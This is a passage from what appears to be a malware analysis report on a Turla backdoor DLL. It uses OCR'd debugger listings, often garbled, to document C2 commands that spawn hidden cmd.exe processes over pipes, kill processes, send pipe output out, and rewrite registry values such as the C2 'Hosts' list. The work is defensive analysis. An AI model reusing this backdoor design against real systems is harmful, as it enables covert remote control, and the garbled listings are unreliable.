	 00007FF84 		48 83 F8 F		cmp rax, FFFFF	FFFFFFFFFFF			000001F16BBF12F0	
	 00007FF8/ 00007FF8/ 		48 88 D8		mov rbx,rax	r us:[sacreaterile	12 J	R9	000000803E1EF618	
	 00007FF84 00007FF84 		48 88 CF FF 15 E8 1		mov rcx,rdi	r ds:[<&CreateFile	1.1	RS	0000000000000004	
	00007FF84					ss:[rsp+20],3				
	00007FF84		BA 00 00 0		mov edx, 80000			RDI	000001F16BA5A0A1	L"file.txt"
	00007FF84		45 33 CO		xor r8d,r8d				000001F16B979130	&L"SYSTEM\\CurrentControls
	00007FF8/			8 80 00 00		ss:[rsp+28],80			000000803E1EF4D0	
	00007FF84		45 33 C9	+ 30	xor r9d,r9d	33. 1 Spr 30 , 1 1 3			000000803E1EF5A1	
	00007FF84	7381827	4C 89 6C 2	4 30		ss: [rsp+30],r13		RDX	000001F16B9B5440	
		4/3818221	Y E9 OF US U							
	 00007FF84 00007FF84 		B3 01 - E9 8F 05 0	0 00	mov bl,1 imp turla.7FF	847381086			000000000000530	

The content extracted above is transmitted to the CnC server:

Address 000001F16B9B		74 65 73 7	74	00 (00 F	2 8	2 2	5 2F	00	0000008	03E1EF61	8 000001F100000004	
	Dump 2	Ump 3		1 . C	Dump	4	ų	Dun	np 5	Watch 1 (x=) Locals 2 Struct 0000008	03E1EF60	0 000001F16BA2120E L 8 000001F16B981EE0 L 0 00007FF60000004A	
.text:00007F	F8A73B2068	turla.dll:	: \$20	068	#14	168					4: r9	0000000000000000 000000803E1EF640	
qword ptr [0	0007FF8A73	B30E0 <turl< th=""><th>1a.</th><th>&Wir</th><th>nHtt</th><th>pwr</th><th>ite</th><th>Data</th><th>>]=<</th><th>winhttp.WinHttpWriteData></th><th>2: rd</th><th>x 000001F16B9B5470</th><th></th></turl<>	1a.	&Wir	nHtt	pwr	ite	Data	>]=<	winhttp.WinHttpWriteData>	2: rd	x 000001F16B9B5470	
1111	<									>		(X64 Tastcall) x 000001F16BA5A0A0	
	00007FF8/	47382068	F	FF 1	15 7	2 1	0 0	00 0		<pre>call qword ptr ds:[<&WinHttpWriteData>] </pre>		(x64 fastcall)	▼ 5 \$ Unlock
	00007FF8/			49 8						mov rdx,r12		Constraints upper	4 3 (Franci)
	00007FF8/	A73B2062		44 8						mov r8d,edi	x87Ta	gword FFFF	
	00007FF8/			74 6 4C 8		D F	0			je turla.7FF8A73B2OC5 lea r9.gword ptr ss:[rbp-20]	x87r7	000000000000000000000000000000000000000	0 ST7 Empty 0.0000000000000000
	00007FF8/	A738205A	8	85 C	:0	1000				test eax,eax			ST6 Empty 0.0000000000000000
	00007FF8/			48 8			0 0	, 00		call qword ptr ds:[<&winHttpSendRequest>] mov rcx,rbx	x87r5	000000000000000000000000000000000000000	O ST5 Empty 0.0000000000000000
	00007FF8/			44 8				0 00		mov dword ptr ss: [rsp+20],r15d			5 ST4 Empty 0.00000000000000000000000000000000000
	00007FF8/	A73B204A	-	33 D	2					xor edx,edx			0 ST2 Empty 0.00000000000000000000000000000000000
	00007FF8/			89 7 45 3			8			mov dword ptr ss:[rsp+28],edi xor r8d,r8d			5T1 Empty 0.00000000000000000000000000000000000
	00007FF8/	A73B2040	-	45 3	33 C	9				xor r9d,r9d	x87r0	000000000000000000000000000000000000000	5 STO Empty 0.00000000000000000000000000000000000
1111	00007FF8			40 8			4 3	0		mov gword ptr ss:[rsp+30],r15	100	33 22 0028	
1111 :	00007FF8/			8B 7 45 3						mov edi,dword ptr ss:[rbp+50] xor r15d,r15d	ES 00 CS 00		
0	00007FF8/	A73B202F					0 0	0 00		je turla.7FF8A73B20D0		2B FS 0053	
	00007FF8/			85 0						test eax,eax		and an and a second second	
	00007FF8/			FF 1 48 8			0 0	00 0		call qword ptr ds:[<&WinHttpSetOption>] mov rcx,rbx		tatus C000007C (STATU	
	00007FF8/	A7382020	4	41 8	D 5	1 1	в			lea edx, qword ptr ds: [r9+18]	Lasts	rror 00000000 (ERROF	SUCCESS)
	00007FF8/			40 8				00	00	lea r8, gword ptr ss: rbp+58	CF 0	TF 0 IF 1	
•	00007FF8/							00 00		mov r9d,4 mov dword ptr ss:[rbp+58],3300	OF 0	SF 0 DF 0	
	00007FF8/	A73B2009	~ (OF 8	34 C			00 0		je turla.7FF8A73B20D0		PF 0 AF 0	
	00007FF8/			48 8 85 C		в				mov rcx,rbx test eax,eax	RELAG	5 000000000000202	
	00007FF8/						1 0	00 0	9	call gword ptr ds: [<&WinHttpAddRequestHead	RIP	00007FF8A73B2068	turla.00007FF8A73B2068
	00007FF8		4	48 8	BB C	в				mov rcx, rbx			
:	00007FF8/			41 8			F			or r8d,FFFFFFFF mov rdx,rdi	R14	000000000000000000000000000000000000000	r 04056313-2006-
	00007FF8/	A73B1FEE		41 E	39 0	0 0	0 0	20		mov r9d,20000000	R13 R14	000001F16B98BDD0 000001F16B981EE0	L"0ad3e319-280c-
	00007FF8/			E8 A			F F			mov rdx,r14 call turla.7FF8A73B1390	R12	000001F16B9B5470	
	00007FF8/			45 8						mov r8d,r15d	R11	000000000000246	L'Z'
	00007FF8/	A73B1FDF	4	48 8	D 4	F O				<pre>lea rcx,qword ptr ds:[rdi+E]</pre>	R10	000001F16B970D80	
	00007FF8/			48 E			F F			call turla.7FF8A73B1390	R8 R9	00000000000000000 000000803E1EF640	
	00007FF8/			48 8			9 1	1 00	00	lea rdx,qword ptr ds:[7FF8A73B3130]			
	00007FF8/	A73B1FCA	4	41 E	88 0	E 0	0 0	00 0		mov r8d,E	RDI	0000000000000006	
	00007FF8/			48 8 0F 8			1 0	00 0		je turla.7FF8A73B20CD	RSI	000001F168979130	&L SYSTEM\\CurrentControlSet
	00007FF8/			48 8						mov rdi,rax	RBP RSP	000000803E1EF660 000000803E1EF600	&L"0ad3e319-280c-
	00007FF8/	A73B1F89	8	E8 5	2 F	3 F	FF	=		call turla.7FF8A73B1310	RDX	000001F16B9B5470	
	00007FF8/			44 8 8D 4						mov r15d,eax lea ecx,qword ptr ds:[rax+10]	RCX	000001F16BA5A0A0	

Figure 50

1st byte = 0x05 – spawn a new process

The malicious process creates an anonymous pipe using the CreatePipe API:

 0007FF8A7382A5F 00007FF8A7382A67 00007FF8A7382A6A 00007FF8A7382A6A 00007FF8A7382A74 00007FF8A7382A74 00007FF8A7382A72 00007FF8A7382A72 	C7 44 24 50 18 00 00 mov dword ptr ss:[rsp+50],18 45 33 C9 xor r3d,r9d 4C 89 64 24 58 mov qword ptr ss:[rsp+56],r12 4C 80 44 24 50 lea r8,qword ptr ss:[rsp+50] C7 44 24 60 01 00 00 mov dword ptr ss:[rsp+60],1 48 80 53 08 lea rdx,qword ptr ds:[rbx+8] 48 88 C8 mov rcx,rbx	RAX 00000000000018 RBX 000001F168965050 RCX 000001F168965050 RDX 000001F168965058 RBP 000001F168965058 RBP 000001F16895000381EF300
RIP 00007FF8A73B2A83	FF 15 F7 05 00 00 call gword ptr ds:[<&CreatePipe>]	RSI 000001F16B979130 &L"SYSTEM\\CurrentControlSet'
00007FF8A73B2A89	85 CO test eax, eax	RDI 000001F16BA5A0A1 L"cmd.exe"
00007FF8A73B2A8B	OF 84 9D 00 00 00 je turla.7FF8A73B2B2E	
00007FF8A73B2A91	48 88 48 08 mov rcx, gword ptr ds: [rbx+8]	R8 00000803E1EF420
00007FF8A73B2A95	41 8D 54 24 01 lea edx, gword ptr ds: [r12+1]	R9 00000000000000

The write handle is set to be inherited by calling the SetHandleInformation routine (0x1 = HANDLE_FLAG_INHERIT):

00007FF8A7382A95 00007FF8A7382A95 00007FF8A7382A95 00007FF8A7382A85 00007FF8A7382A85 00007FF8A7382A85 00007FF8A7382A85 00007FF8A7382A86 00007FF8A7382A86 00007FF8A7382A86 00007FF8A7382A86	41 8D 54 24 01 45 33 C0 FF 15 FD 55 00 00 85 C0 49 88 0F 48 80 41 FF 48 83 F8 FD 77 08 33 D2 FF 15 C8 05 00 00	<pre>lea edx, qword ptr ds:[r12+1] xor r8d,r8d call qword ptr ds:[c&SetHandleInformations test eax, eax ine turla.7FF8A7382835 mov rcx, qword ptr ds:[r15] lea rax, qword ptr ds:[rcx-1] cmp rax,FFFFFFFFFFFFFFF a tarla.7FF8A7882AC0 xor edx,edx call qword ptr ds:[c&TerminateProcess>]</pre>	RAX 0000000000000000 RBX 000001F168965050 RCX 0000000000005F8 RDX 0000000000000 RBP 000001F168A5A0A1 L"cmd.exe" RSI 0000001F16837130 RSI 000001F16837130 RDI 000001F168370A1 L"cmd.exe" RSI 000001F168370A1 L"cmd.exe" RSI 000000000000000000000000000000000000	et\
--	---	--	---	-----

Figure 52

A second anonymous pipe is created by the malware:

00007FF8A7382830 4C 8D 44 24 50 00007FF8A7382830 48 8D 53 8 1ea rd, qword ptr s: [rsp+1] 00007FF8A7382830 48 8D 53 1ea rd, qword ptr s: [rsp+1] 00007FF8A7382841 48 8D 53 1ea rd, qword ptr s: [rbx+1] 00007FF8A7382845 FF FF 53 50 00 call qword ptr s: [rbx+1] 00007FF8A7382840 A 64 58 FF FF FF optic call qword ptr s: [rbx+1] 00007FF8A7382840 A 64 58 FF FF ff tor rdd, rdd rdd s: [rbx+1] 00007FF8A7382857 43 53 C0 vor rdd, rdd rdd s: [rbx+1] 00007FF8A7382857 F5 53 C0 vor rdd, rdd rds: [rbx+1] 00007FF8A7382856 F15 SC SC 000 iea rdd, qword ptr s: [rbx+1] 00007F	16] Rax 0000001000000000000000000000000000000
--	---

Figure 53

The read handle is set to be inherited by calling the SetHandleInformation routine (0x1 = HANDLE_FLAG_INHERIT):

00007FF8A7382857 00007FF8A738285A 00007FF8A7382854 00007FF8A7382866 00007FF8A7382866 00007FF8A7382865 00007FF8A7382857 00007FF8A7382877 00007FF8A7382877 00007FF8A7382877	45 33 C0 41 80 50 01 FF 15 3C 05 00 00 85 C0 • 0F 84 3F FF FF FF 48 80 4C 24 70 44 80 42 68 E8 64 48 FF FF 48 88 03 45 33 C9	<pre>xor rBd,rBd lea edx,qword ptr ds:[r8+1] call qword ptr ds:[r8+1] call qword ptr ds:[<&SetHandleInformations test eax,eax for edx,edx lea rcx,qword ptr ss:[rsp+70] lea rsd,qword ptr ds:[rdx+68] call turina.7FF8A73B13E0 mov rax,qword ptr ds:[rbx] xor rsd,r9d</pre>	RAX 0000000000000001 RBX 000001F168965050 RCX 0000000000005AC RBP 0000001F16863A0A1 RBP 000001F16863A0A1 RSP 000001F16879130 RDI 000001F1685A0A1 RB 000001F1685A0A1 RDI 00001F1685A0A1 RB 00001F1685A0A1	L'' L"cmd.exe" &L"SYSTEM\\CurrentControlSet\ L"cmd.exe"
--	---	--	--	--

Figure 54

CreateProcessW is used to create a process specified by the C2 server (0x08000000

= CREATE_NO_WINDOW):

 00007FF8A7382877 (A & B & FF FF		00007FF8A738285A 00007FF8A738285E 00007FF8A7382864 00007FF8A7382866 00007FF8A7382866 00007FF8A738286E 00007FF8A738286E	41 8D 50 00 FF 15 3C 05 85 C0 0 F 84 3F FF 33 D2 48 8D 4C 24 44 8D 42 68	00 00 call test FF FF je t xor 70 lea lea	edx,qword ptr ds:[r8+1] qword ptr ds:[x4SetHanlleInformation: t eax,eax turla.7FF8A7382AAB edx,edx rcx,qword ptr ds:[r5p+70] r8d,qword ptr ds:[r6x+68]	RFLAG ZF 1 OF 0	00007FF8A73B2BEB S 0000000000000246 PF 1 AF 0 SF 0 DF 0 TF 0 IF 1	turla.00007FF8A73B2BEB
● 00007FF8A73B2899 33 C9 x0° ecx, ecx x87r0 00000000000000000000000000000000000	0 0 0 0	00007FF8A73B2B7C 00007FF8A73B2B7F 00007FF8A73B2B82 00007FF8A73B2B87 00007FF8A73B2B8A 00007FF8A73B2B8A	48 88 03 45 33 C9 4C 89 7C 24 45 33 C0 48 89 84 24 48 88 D5	48 CO 00 00 mov mov	<pre>rax_qword ptr ds:[rbx] r9d,r9d qword ptr ss:[rsp+48],r15 r8d,r8d qword ptr ss:[rsp+C0],rax rdx,rbp</pre>	GS 002 ES 002	tatus C000007C (STATU 2B FS 0053 2B <u>DS</u> 002B	
O0007FF8A73828C7 C7 44 24 20 01 00 00 mov dword ptr ssi rsp+20,1 O0007FF8A73828C7 C7 44 24 70 68 00 00 mov dword ptr ssi rsp+20,68 O0007FF8A73828C7 C7 84 24 AC 00 00 00 mov dword ptr ssi rsp+20,101 O0007FF8A73828C7 G6 44 89 A4 24 80 00 mov dword ptr ssi rsp+80,101 SP O0007FF8A73828C7 G6 44 89 A4 24 80 00 mov dword ptr ssi rsp+80,101 SP O0007FF8A73828C7 G6 44 89 A4 24 80 00 mov dword ptr ssi rsp+80,101 SP O0007FF8A73828C7 G6 44 89 A4 24 80 00 mov dword ptr ssi rsp+80,100 SP O0007FF8A73828C7 G6 44 89 A4 24 80 00 mov dword ptr ssi rsp+80,100 SP O0007FF8A73828C7 G6 44 89 A4 24 80 00 mov dword ptr ssi rsp+80,100 SP O0007FF8A73828C7 G6 44 89 A4 24 80 00 mov dword ptr ssi rsp+80,100 SP SP		00007FF8A7382899 00007FF8A738284 00007FF8A738284 00007FF8A738284 00007FF8A7382885 00007FF8A7382885 00007FF8A738288F 00007FF8A738288F 00007FF8A738286F 00007FF8A7382867 00007FF8A7382827	33 C9 48 89 84 24 48 89 84 24 48 80 44 24 4C 89 64 24 4C 89 64 24 4C 89 64 24 4C 89 64 24 4C 7 44 24 26 C7 44 24 26 C7 44 24 27 C7 84 24 A2 66 44 89 A4	XOF CS 00 00 mov DO 00 00 mov 40 mov lea 38 mov mov 30 00 00 mov 00 00 00 mov 24 80 00 mov	ecx, ecx qword ptr ss: rsp+68, rax qword ptr ss: rsp+00, rax rax, qword ptr ss: rsp+40, rax qword ptr ss: rsp+30, rax qword ptr ss: rsp+30, r12 qword ptr ss: rsp+30, r12 qword ptr ss: rsp+20, 1 dword ptr ss: rsp+70, 68 dword ptr ss: rsp+70, 68 dword ptr ss: rsp+20, 101 word ptr ss: rsp+20, r12w	x87r1 x87r2 x87r3 x87r4 x87r5 x87r6 x87r6 x87r7 x87Ta	00000000000000000000000000000000000000	9 ST1 Empty 0.0000000000000000 ST2 Empty 0.00000000000000 ST3 Empty 0.00000000000000 ST4 Empty 0.00000000000000 ST5 Empty 0.000000000000000 ST6 Empty 0.000000000000000 ST7 Empty 0.00000000000000000
Call quor ptr ds: <		<	FF 15 5F 04	00 00 Cal		Contraction of the local division of the loc		▼ 5 🗘 Unlock

A confirmation message "05 00" is sent to the C2 server.

1st byte = 0x06 – kill a process

The binary kills the process spawned in the above command by calling TerminateProcess:

> 00007FF8A73B194C 33	15 3C 17 00 00 D2	<pre>xor edx,edx call qword ptr ds:[<&TerminateProcess>] xor edx,edx lea rcx,qword ptr ds:[rbx+20] call call and ptr ds:[rbx+20]</pre>	RAX RBX RCX RDX	000000000001234 000001F16B965050 000000000001234 0000000000000000
-----------------------	----------------------	--	--------------------------	--

Figure 56

A confirmation message "06 00" is sent to the C2 server.

1st byte = 0x07 - read/write to a pipe

The WriteFile API is utilized to write data transmitted by the CnC server to a pipe created earlier:

					0.0.14	ODDDDDDTT FF AF	8 0000000000000000	
Uness	Dump 2	Ump 3	Dump 4	Dump 5	Watch 1 IX=I Locals / Struct 00	00000803E1EF4D 0000803E1EF4E	8 000000000000000 0 0000000000000000000	
	-	-	in a	-	<u>89</u>	00000803E1EF4D	0 0000000000000000000000000000000000000	
ext:00007	FF8A73B19E5	turla.dll:	\$19E5 #DE5			4: r9	000000803E1EF608	
3 85				838		3: 18	00000000000008	
ord ptr [00007FF8A73B	3090 <tur]< td=""><td>la.&WriteFile</td><td>>]=<kernel3< td=""><td>2.WriteFile></td><td></td><td>x 000001F16BA5A0A1 L'</td><td>'test"</td></kernel3<></td></tur]<>	la.&WriteFile	>]= <kernel3< td=""><td>2.WriteFile></td><td></td><td>x 000001F16BA5A0A1 L'</td><td>'test"</td></kernel3<>	2.WriteFile>		x 000001F16BA5A0A1 L'	'test"
4444	<					> januariana and a	x 0000000000005A0	
					And and a part and a date for the g	Default	(x64 fastcall)	▼ 5 ≑ 🗌 Unio
	00007FF8A		FF 15 A5 1		call gword ptr ds:[<&WriteFile>]	-		
	 00007FF8A 00007FF8A 		4C 8D 4D 6	7	lea r9, gword ptr ss:[rbp+67]		gword FFFF	A 2 (Frank)
	 00007FF8A 00007FF8A 		4C 89 4C 2 48 88 D7	4 20	mov qword ptr ss:[rsp+20],r9 mov rdx,rdi		award FFFF	
	 00007FF8A 00007FF8A 		45 88 C6	1.20	mov r8d,r14d	X87F7	000000000000000000000000000000000000000	0 ST7 Empty 0.000000000000000
	00007FF8A		48 88 48 0	8	mov rcx, qword ptr ds: [rbx+8]			0 ST6 Empty 0.00000000000000
1	• 00007FF8A		~ 74 33		je turla.7FF8A73B1A05			0 ST5 Empty 0.00000000000000
	00007FF8A		45 85 F6		test r14d,r14d			0 ST4 Empty 0.00000000000000
	* 00001110r		74 38		je turla.7FF8A73B1A05			0 ST3 Empty 0.00000000000000
	00007FF8A		48 85 FF	2	test rdi,rdi			0 ST2 Empty 0.0000000000000
	00007FF8A		48 88 5E 3		mov rbx, gword ptr ds: [rs1+38]			0 ST1 Empty 0.00000000000000
	00007FF8A		44 8B 6E 0		mov r13d, dword ptr ds:[rsi+C]			0 STO Empty 0.00000000000000
	00007FF8A		32 DB - E9 F3 03 0	0.00	xor bl,bl jmp turla.7FF8A73B1DB3			
1.00	* 0000111 0r		48 C7 43 1	U FF FF FF	mov qword ptr ds:[rbx+10],FFFFFFFFFF	FFFFF CS 00	33 <u>SS</u> 002B	
	 00007FF8A 00007FF8A 		FF 15 8F 1		call qword ptr ds: [<&CloseHandle>]	ES OC		
	• 00007FF8A		* 74 OE	C 00 00	je turla.7FF8A73B19B9		2B FS 0053	
	• 00007FF8A		48 83 F9 F	F	cmp rcx, FFFFFFFFFFFFFF	65 N		
(h =)	00007FF8A		48 8B 4B 1		mov rcx, qword ptr ds: [rbx+10]	Lasts	status C000007C (STAT	US_NO_TOKEN)
	00007FF8A		48 C7 43 1		mov qword ptr ds:[rbx+18],FFFFFFFFFF			
	00007FF8A		FF 15 A7 1		<pre>call qword ptr ds:[<&CloseHandle>]</pre>	Larts	rror 00000000 (ERRO	
	• 00007FF8A		✓ 74 OE	Service and	je turla.7FF8A73B19A1	Cr U	11 V 1F 1	
	00007FF8A	73B198D	48 83 F9 F	F	cmp rcx, FFFFFFFFFFFFFF		TF 0 IF 1	
L)	• 00007FF8A		48 8B 4B 1	8	mov rcx, qword ptr ds: [rbx+18]		SF 0 DF 0	
1	00007FF8A		48 C7 43 0		mov gword ptr ds:[rbx+8],FFFFFFFFFFF	FFFF ZF 0	PF 0 AF 0	
	• 00007FF8A		FF 15 BF 1	6 00 00	call gword ptr ds: [<&CloseHandle>]	RFLAG	s 000000000000000000000000000000000000	
1	• 00007FF8A		✓ 74 0E		1e turla.7FF8A73B1989	, LI		
	00007FF8A		48 83 F9 F		cmp rcx,FFFFFFFFFFFFFFFF	RIP	00007FF8A73B19E5	turla.00007FF8A73B19E5
L	00007FF8A		48 8B 4B 0		mov rcx, gword ptr ds: [rbx+8]			
1	 00007FF8A 00007FF8A 		48 C7 03 F		mov gword ptr ds:[rbx],FFFFFFFFFFFFFF		000000803E1EF650	1975 (T. 19
	 00007FF8A 00007FF8A 		FF 15 D6 1	6 00 00	call gword ptr ds:[<&CloseHandle>]	R14	0000000000003E6	L'5'
1000	 00007FF8A 00007FF8A 		48 83 F9 F • 74 0D	-	cmp rcx, FFFFFFFFFFFFFFF je turla.7FF8A73B1971	R13	000000000005000	
	00007FF8A		48 88 08	-	mov rcx, qword ptr ds: [rbx]	R12	000000803E1EF6B0	
3	00007FF8A		E8 85 FA F	FFF	call turla.7FF8A73B13E0	R11	000000803E1EF5E0	
	00007FF8A		44 SD 42 1		<pre>lea r8d, gword ptr ds:[rdx+18]</pre>	R10	000000000000000000000000000000000000000	
	00007FF8A		48 SD 48 2		<pre>lea rcx,qword ptr ds:[rbx+20]</pre>	R9	000000803E1EF608	
h)	00007FF8A		33 D2		xor edx,edx	RS	00000000000000008	
	• 00007FF8A		FF 15 3C 1	7 00 00	<pre>call qword ptr ds:[<&TerminateProcess</pre>	>]		
1	00007FF8A	7381944	33 D2		xor edx,edx	RDI	000001F16BA5A0A1	L"test"
	• 00007FF8A		v 77 08	-	ia turla.7FF8A73B194C	RSI	000001F16B979130	&L"SYSTEM\\CurrentControlS
	00007FF8A		48 83 F8 F		cmp rax, FFFFFFFFFFFFFF	RSP	000000803E1EF4D0	
	00007FF8A		48 8D 41 F		lea rax.gword ptr ds:[rcx-1]	RBP	000000803E1EF5A1	
	00007FF8A		48 8B 4B 2		mov rcx, gword ptr ds: [rbx+20]	RDX	000001F16BA5A0A1	L"test"
	00007FF8A		48 8B 5E 3		mov rbx, gword ptr ds: [rsi+38]	RCX	0000000000005A0	L"'
	 00007FF8A 00007FF8A 		· E9 84 04 0	0.00	jmp turla.7FF8A73B1DB6	RBX	000001F16B965050	
	00007558A		OF 86 D9		movzx ebx.cl		0000000000000006	

The process reads data that is available through the pipe using the PeekNamedPipe and ReadFile APIs:

🛄 🛃 🖼	
.text:00007FF8A73B1A05	
.text:00007FF8A73B1A05 loc_7FF8A7	/3B1A05: ; dwMilliseconds
.text:00007FF8A73B1A05 mov ec	x, r13d
.text:00007FF8A73B1A08 call cs	:Sleep
	x, [rbx+10h] ; hNamedPipe
	ax, [rbp+4Fh+nNumberOfBytesToRead]
	13d, r13d
	d, r9d ; lpBytesRead
	word ptr [rsp+120h+dwCreationFlags], r13 ; lpBytesLeftThisMessage
	d, r8d ; nBufferSize
	lx, edx ; lpBuffer
•	word ptr [rsp+120h+bInheritHandles], rax ; lpTotalBytesAvail
	:PeekNamedPipe
	ix, eax
	ort loc_7FF8A73B1A48
Figure 58	·
.text:00007FF8A73B1A7F	11/2012/01/2012/01/2012/01/2012/01/2012/01/2012/01/2012/01/2012/01/2012/01/2012/01/2012/01/2012/01/2012/01/2012
.text:00007FF8A73B1A7F loc 7F	F8A73B1A7F: ; nNumberOfBytesToRead
.text:00007FF8A73B1A7F mov	r8d, [rbp+4Fh+nNumberOfBytesToRead]
	Tou, TDDT4THTHNUMDETOTDYLESTOREdu
.text:00007FF8A73B1A83 lea	
	<pre>r9, [rbp+4Fh+NumberOfBytesRead] ; lpNumberOfBytesRead</pre>
.text:00007FF8A73B1A83 lea .text:00007FF8A73B1A87 mov	<pre>r9, [rbp+4Fh+NumberOfBytesRead] ; lpNumberOfBytesRead rcx, [rbx+10h] ; hFile</pre>
.text:00007FF8A73B1A83 lea .text:00007FF8A73B1A87 mov .text:00007FF8A73B1A8B mov	<pre>r9, [rbp+4Fh+NumberOfBytesRead] ; lpNumberOfBytesRead rcx, [rbx+10h] ; hFile rdx, rax ; lpBuffer</pre>
.text:00007FF8A73B1A83 lea .text:00007FF8A73B1A87 mov .text:00007FF8A73B1A8B mov .text:00007FF8A73B1A8B mov	<pre>r9, [rbp+4Fh+NumberOfBytesRead] ; lpNumberOfBytesRead rcx, [rbx+10h] ; hFile rdx, rax ; lpBuffer qword ptr [rsp+120h+bInheritHandles], r13 ; lpOverlapped</pre>
.text:00007FF8A73B1A83 lea .text:00007FF8A73B1A87 mov .text:00007FF8A73B1A88 mov .text:00007FF8A73B1A8E mov .text:00007FF8A73B1A8E mov .text:00007FF8A73B1A93 call	<pre>r9, [rbp+4Fh+NumberOfBytesRead] ; lpNumberOfBytesRead rcx, [rbx+10h] ; hFile rdx, rax ; lpBuffer qword ptr [rsp+120h+bInheritHandles], r13 ; lpOverlapped cs:ReadFile</pre>
.text:00007FF8A73B1A83 lea .text:00007FF8A73B1A87 mov .text:00007FF8A73B1A88 mov .text:00007FF8A73B1A8E mov .text:00007FF8A73B1A93 call .text:00007FF8A73B1A93 test	<pre>r9, [rbp+4Fh+NumberOfBytesRead] ; lpNumberOfBytesRead rcx, [rbx+10h] ; hFile rdx, rax ; lpBuffer qword ptr [rsp+120h+bInheritHandles], r13 ; lpOverlapped cs:ReadFile eax, eax</pre>
.text:00007FF8A73B1A83 lea .text:00007FF8A73B1A87 mov .text:00007FF8A73B1A88 mov .text:00007FF8A73B1A8E mov .text:00007FF8A73B1A8E mov .text:00007FF8A73B1A93 call	<pre>r9, [rbp+4Fh+NumberOfBytesRead] ; lpNumberOfBytesRead rcx, [rbx+10h] ; hFile rdx, rax ; lpBuffer qword ptr [rsp+120h+bInheritHandles], r13 ; lpOverlapped cs:ReadFile</pre>

The pipe content extracted above is exfiltrated to the C2 server.

1st byte = 0x08 – modify the "TimeLong" registry value

The malware opens the "SYSTEM\CurrentControlSet\Services\W64Time\Parameters" registry key by calling the RegOpenKeyExW routine (0x80000002 = HKEY_LOCAL_MACHINE, 0x20006 = KEY_WRITE):



Figure 60


The "TimeLong" value is modified to a number sent by the C2 server:



A confirmation message "08 00" is sent to the C2 server.

1st byte = 0x09 – modify the "TimeShort" registry value


This command is similar to the one from above. The "TimeShort" value is modified accordingly:



A confirmation message "09 00" is sent to the C2 server.

1st byte = 0x0A – modify the "Security" registry value

This command is similar to the one from above. The "Security" value used in the authentication process is changed by the backdoor:



A confirmation message "0A 00" is sent to the C2 server.

1st byte = 0x0B – modify the "Hosts" registry value

This command is similar to the one from above. The "Hosts" value that contains the list of C2 servers is changed by the malware:

		59 00 53	00 54	00 45	00 4	D 00 50	00 4	2 00 5 7 5 7 5 4 1 6 00			00000000000000000000000000000000000000	"eo eo eo 445"
ddress	Dump 2	Ump 3		Dump 4		Dump 5	Q	Watch 1 (X=) Locals Struct 00	0000803E 0000803E	1EF4D	8 000000000000000000000000000000000000	00100100100 112
	FF8A73B1CF9		1 100		11.00	ST -	0.0	da 00				"80,80,80,80 443"
											000000000000000000000000000000000000000	
or a pri' [0000/FF0A/3	asooa ccur	ia.afti	cysecv	aruce	vus]=ca	uvap1	JEINEGBELVATUELXW2			000007FF8A73B3208 L"	HOSTS
ord atr	00007558472	82008 -tur	la sp	ensetv	aluer	vw51= <a< td=""><td>dvani</td><td>32.RegSetValueExW></td><td></td><td></td><td>00000000000530</td><td>1999 B. 1999 B.</td></a<>	dvani	32.RegSetValueExW>			00000000000530	1999 B.
1	* <								> 1		x64 fastcall)	▼ 5 🗘 🗌 Unloc
	00007FF8/	73B1CF9	FF	15 09	13 0	0 00	call	<pre>qword ptr ds:[<&RegSetValueExW>]</pre>	× .		1.5.4.5	
	00007FF8/	A73B1CF4	48	89 7C	24 24		mov	qword ptr ss:[rsp+20],rdi				A & CRAME O
	 00007FF8/ 			33 CO				r8d,r8d		x87Ta	gword FFFF	
1 1	 00007FF8/ 00007FF8/ 			89 74 80 15		5 00 00		dword ptr ss:[rsp+28],r14d rdx,gword ptr ds:[7FF8A73B3208]		A0/17/	000000000000000000000000000000000000000	517 Empty 0.00000000000000000000000000000000000
	 00007FF8/ 00007FF8/ 			8D 48				r9d, gword ptr ds: [rax+1]				<pre>ST6 Empty 0.00000000000000000000000000000000000</pre>
	00007FF8/			88 4D			mov	rcx,qword ptr ss:[rbp+77]				ST5 Empty 0.0000000000000000
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1	· 00007FF8/		Y OF	85 D4		0 00	jne	turla.7FF8A73B1DB1				ST4 Empty 0.0000000000000000
1	00007FF8/			C0 C0	15 01			eax,eax				ST3 Empty 0.0000000000000000
	 00007FF8/ 00007FF8/ 			C7 C1 15 2B				gword ptr ds: [<&RegOpenKeyExW>]		x87r2	000000000000000000000000000000000000000	ST2 Empty 0.000000000000000
	00007FF8/ 00007FF8/			89 44				qword ptr ss:[rsp+20],rax				ST1 Empty 0.00000000000000000
	00007FF8/	A73B1CC0		88 D3			mov	rdx,rbx		x87r0	000000000000000000000000000000000000000	STO Empty 0.0000000000000000
	• 00007FF8/		45	33 CO				r8d,r8d				
	 00007FF8/ 00007FF8/ 			80 45		2 00		rax, gword ptr ss: [rbp+77]		CS 00		
	 00007FF8/ 00007FF8/ 			88 F0 89 06		2 00		r14d,eax r9d,20006		GS 00 ES 00	2B FS 0053 2B DS 002B	
	00007FF8/			80 F7		F		turla.7FF8A73B1430				
